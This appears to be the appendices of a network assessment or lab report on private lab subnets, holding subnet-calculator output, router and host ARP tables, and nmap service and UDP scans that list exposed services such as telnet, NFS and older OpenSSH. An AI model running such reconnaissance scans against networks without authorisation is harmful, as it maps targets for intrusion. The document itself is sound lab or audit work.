
The output of the script:



root@kali:~/Desktop# python subnet.py
Ip Address: 192.168.0.33/27
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.32
The broadcast address is: 192.168.0.63
The network range is: 192.168.0.33-62
Ip Address: 192.168.0.34/27
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.32
The broadcast address is: 192.168.0.63
The network range is: 192.168.0.33-62
Ip Address: 192.168.0.65/27
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.64
The broadcast address is: 192.168.0.95
The network range is: 192.168.0.65-94


Ip Address: 192.168.0.66/27
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.64
The broadcast address is: 192.168.0.95
The network range is: 192.168.0.65-94
Ip Address: 192.168.0.97/27
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.96
The broadcast address is: 192.168.0.127
The network range is: 192.168.0.97-126
Ip Address: 192.168.0.98/27
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.96
The broadcast address is: 192.168.0.127
The network range is: 192.168.0.97-126


Ip Address: 192.168.0.129/27
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.128
The broadcast address is: 192.168.0.159
The network range is: 192.168.0.129-158
Ip Address: 192.168.0.130/27
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.128
The broadcast address is: 192.168.0.159
The network range is: 192.168.0.129-158
Ip Address: 192.168.0.193/27
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8
Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11100000
All Network bits: 27
Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.192
The broadcast address is: 192.168.0.223
The network range is: 192.168.0.193-222

```
Ip Address: 192.168.0.203/27

The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 3

the 1's represent the network portion, and the 0's represent the host portion.


11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.192
The broadcast address is: 192.168.0.223
The network range is: 192.168.0.193-222

------------------------------------------------------------
Ip Address: 192.168.0.210/27

The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 3

the 1's represent the network portion, and the 0's represent the host portion.


11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.192
The broadcast address is: 192.168.0.223
The network range is: 192.168.0.193-222

------------------------------------------------------------
Ip Address: 192.168.0.225/30

The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.


11111111.11111111.11111111.11111100

All Network bits: 30

Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.224
The broadcast address is: 192.168.0.227
The network range is: 192.168.0.225-226

------------------------------------------------------------
```


Ip Address: 192.168.0.226/30
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 6
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11111100
All Network bits: 30
Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.224
The broadcast address is: 192.168.0.227
The network range is: 192.168.0.225-226
Ip Address: 192.168.0.229/30
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 6
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11111100
All Network bits: 30
Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.228
The broadcast address is: 192.168.0.231
The network range is: 192.168.0.229-230
Ip Address: 192.168.0.230/30
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 6
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11111100
All Network bits: 30
Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.228
The broadcast address is: 192.168.0.231
The network range is: 192.168.0.229-230


Ip Address: 192.168.0.233/30
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8
Network bits for the subnet: 6
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11111100
All Network bits: 30
Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.232
The broadcast address is: 192.168.0.235
The network range is: 192.168.0.233-234
Ip Address: 192.168.0.234/30
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8
Network bits for the subnet: 6
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11111100
All Network bits: 30
Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.232
The broadcast address is: 192.168.0.235
The network range is: 192.168.0.233-234
Ip Address: 192.168.0.241/30
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8
Network bits for the subnet: 6
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11111100
All Network bits: 30
Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.240
The broadcast address is: 192.168.0.243
The network range is: 192.168.0.241-242


Ip Address: 192.168.0.242/30
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 6
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.11111100
All Network bits: 30
Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.240
The broadcast address is: 192.168.0.243
The network range is: 192.168.0.241-242
Ip Address: 172.16.221.16/24
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 0
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.00000000
All Network bits: 24
Host bits: 8
Amount of hosts in subnet: 256
Amount of useable hosts in subnet: 254
The network address is: 172.16.221.0
The broadcast address is: 172.16.221.255
The network range is: 172.16.221.1-254
Ip Address: 172.16.221.237/24
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8
Network bits for the subnet: 0
the 1's represent the network portion, and the 0's represent the host portion.
11111111.11111111.11111111.00000000
All Network bits: 24
Host bits: 8
Amount of hosts in subnet: 256
Amount of useable hosts in subnet: 254
The network address is: 172.16.221.0
The broadcast address is: 172.16.221.255
The network range is: 172.16.221.1-254

Appendix B – ARP

192.168.0.33

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.225            ether   00:50:56:99:91:e4   C                     eth0
192.168.0.230            ether   00:50:56:99:c7:f8   C                     eth2
192.168.0.34             ether   00:0c:29:52:44:05   C                     eth1
```

192.168.0.34

```
xadmin@xadmin-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.33             ether   00:50:56:99:af:41   C                     eth0
```

192.168.0.66

```
root@xadmin-virtual-machine:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.65             ether   00:50:56:99:ac:d2   C                     eth0
```

192.168.0.129

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.234            ether   00:50:56:99:a3:11   C                     eth2
192.168.0.229            ether   00:50:56:99:cf:44   C                     eth0
```

192.168.0.193

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.200            ether   00:0c:29:b7:82:b9   C                     eth0
```

192.168.0.210

```
xadmin@xadmin-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.200            ether   00:0c:29:b7:82:b9   C                     eth0
192.168.0.203            ether   00:0c:29:da:42:4c   C                     eth0
```

192.168.0.225

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.200            ether   00:0c:29:b7:82:b9   C                     eth0
```

192.168.0.226

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.225            ether   00:50:56:99:91:e4   C                     eth0
192.168.0.230            ether   00:50:56:99:c7:f8   C                     eth2
192.168.0.34             ether   00:0c:29:52:44:05   C                     eth1
```

192.168.0.229

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.225            ether   00:50:56:99:91:e4   C                     eth0
192.168.0.230            ether   00:50:56:99:c7:f8   C                     eth2
192.168.0.34             ether   00:0c:29:52:44:05   C                     eth1
```

192.168.0.230

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.130            ether   00:0c:29:09:11:fc   C                     eth1
192.168.0.234            ether   00:50:56:99:a3:11   C                     eth2
192.168.0.229            ether   00:50:56:99:cf:44   C                     eth0
```

192.168.0.233

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.130            ether   00:0c:29:09:11:fc   C                     eth1
192.168.0.234            ether   00:50:56:99:a3:11   C                     eth2
192.168.0.229            ether   00:50:56:99:cf:44   C                     eth0
```

192.168.0.242

```
root@xadmin-virtual-machine:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.241            ether   00:50:56:99:5a:66   C                     eth0
```

172.16.221.16

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.200            ether   00:0c:29:b7:82:b9   C                     eth0
172.16.221.216           (incomplete)                                      eth2
```

13.13.13.12

```
root@xadmin-virtual-machine:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.33             ether   00:50:56:99:af:41   C                     eth0
13.13.13.13              ether   00:0c:29:fe:7d:48   C                     eth1
root@xadmin-virtual-machine:~#
```

Appendix C – Nmap

192.168.0.33

```
root@kali:~# nmap -sV -T4 192.168.0.33

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:17 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.72 seconds
```

```
Nmap scan report for 192.168.0.33
Host is up (0.0032s latency).
Not shown: 864 closed ports, 134 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.34

```
root@kali:~# nmap -sV -T4 192.168.0.34

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:17 EDT
Nmap scan report for 192.168.0.34
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
```

```
Nmap scan report for 192.168.0.34
Host is up (0.0042s latency).
Not shown: 961 closed ports, 36 open|filtered ports
PORT     STATE SERVICE
111/udp  open  rpcbind
2049/udp open  nfs
5353/udp open  zeroconf
```

192.168.0.65

```
root@kali:~# nmap -sV -T4 192.168.0.65

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:48 EDT
Nmap scan report for 192.168.0.65
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.36 seconds
```

192.168.0.66

```
root@kali:~# nmap -sV -T4 192.168.0.66

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:52 EDT
Nmap scan report for 192.168.0.66
Host is up (0.0091s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.61 seconds
```

192.168.0.97

```
root@kali:~# nmap -sV -T4 192.168.0.97

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:54 EDT
Nmap scan report for 192.168.0.97
Host is up (0.013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.94 seconds
root@kali:~#
```

192.168.0.98

```
root@kali:~# nmap -sV -T4 192.168.0.98

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:58 EDT
Nmap scan report for 192.168.0.98
Host is up (0.011s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  NLNet Labs Unbound
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.16 seconds
```

```
root@kali:~# nmap -sU -T4 192.168.0.98

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:02 EDT
Nmap scan report for 192.168.0.98
Host is up (0.011s latency).
Not shown: 998 open|filtered ports
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp

Nmap done: 1 IP address (1 host up) scanned in 25.34 seconds
root@kali:~#
```

192.168.0.129

```
root@kali:~# nmap -sV -T4 192.168.0.129

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:18 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.68 seconds
```

```
Nmap scan report for 192.168.0.129
Host is up (0.0040s latency).
Not shown: 751 closed ports, 247 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

192.168.0.130

```
root@kali:~# nmap -sV -T4 192.168.0.130

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:18 EDT
Nmap scan report for 192.168.0.130
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
```

```
Nmap scan report for 192.168.0.130
Host is up (0.0047s latency).
Not shown: 964 closed ports, 33 open|filtered ports
PORT     STATE SERVICE
111/udp  open  rpcbind
2049/udp open  nfs
5353/udp open  zeroconf
```

192.168.0.193

```
root@kali:~# nmap -sV -T4 192.168.0.193

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00029s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:l
inux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds
```

```
Nmap scan report for 192.168.0.193
Host is up (0.0021s latency).
Not shown: 974 closed ports
PORT      STATE         SERVICE
19/udp    open|filtered chargen
120/udp   open|filtered cfdptkt
123/udp   open          ntp
161/udp   open          snmp
902/udp   open|filtered ideafarm-door
1039/udp  open|filtered sbl
1072/udp  open|filtered cardax
1701/udp  open|filtered L2TP
1993/udp  open|filtered snmp-tcp-port
6002/udp  open|filtered X11:2
16086/udp open|filtered unknown
16918/udp open|filtered unknown
17338/udp open|filtered unknown
19792/udp open|filtered unknown
20359/udp open|filtered unknown
21609/udp open|filtered unknown
21898/udp open|filtered unknown
27899/udp open|filtered unknown
29243/udp open|filtered unknown
37813/udp open|filtered unknown
43094/udp open|filtered unknown
49172/udp open|filtered unknown
49968/udp open|filtered unknown
54711/udp open|filtered unknown
61961/udp open|filtered unknown
62575/udp open|filtered unknown
MAC Address: 00:50:56:99:6C:E2 (VMware)
```

192.168.0.200

```
Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
111/udp open  rpcbind
```

192.168.0.203

```
root@kali:~# nmap -sV -T4 192.168.0.33

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
root@kali:~# nmap -sV -T4 192.168.0.203

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.203
Host is up (0.00049s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
```

```
root@kali:~# nmap -sU 192.168.0.203

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:42 EDT
Stats: 0:05:07 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 38.70% done; ETC: 21:55 (0:07:46 remaining)
Nmap scan report for 192.168.0.203
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1189.97 seconds
root@kali:~#
```

192.168.0.210

```
root@kali:~# nmap -sV -T4 192.168.0.210
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.210
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
```

```
Nmap scan report for 192.168.0.210
Host is up (0.0014s latency).
Not shown: 980 closed ports
PORT      STATE         SERVICE
68/udp    open|filtered dhcpc
111/udp   open          rpcbind
161/udp   open|filtered snmp
631/udp   open|filtered ipp
782/udp   open|filtered hp-managed-node
1039/udp  open|filtered sbl
1072/udp  open|filtered cardax
1701/udp  open|filtered L2TP
2049/udp  open          nfs
3456/udp  open|filtered IISrpc-or-vat
5353/udp  open          zeroconf
6002/udp  open|filtered X11:2
16674/udp open|filtered unknown
16896/udp open|filtered unknown
21609/udp open|filtered unknown
27899/udp open|filtered unknown
29243/udp open|filtered unknown
34862/udp open|filtered unknown
43094/udp open|filtered unknown
49185/udp open|filtered unknown
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

192.168.0.225

```
root@kali:~# nmap -sV -T4 192.168.0.225

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.225
Host is up (0.0020s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_ker
nel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.54 seconds
```

```
Nmap scan report for 192.168.0.225
Host is up (0.0012s latency).
Not shown: 980 closed ports
PORT      STATE         SERVICE
123/udp   open          ntp
161/udp   open          snmp
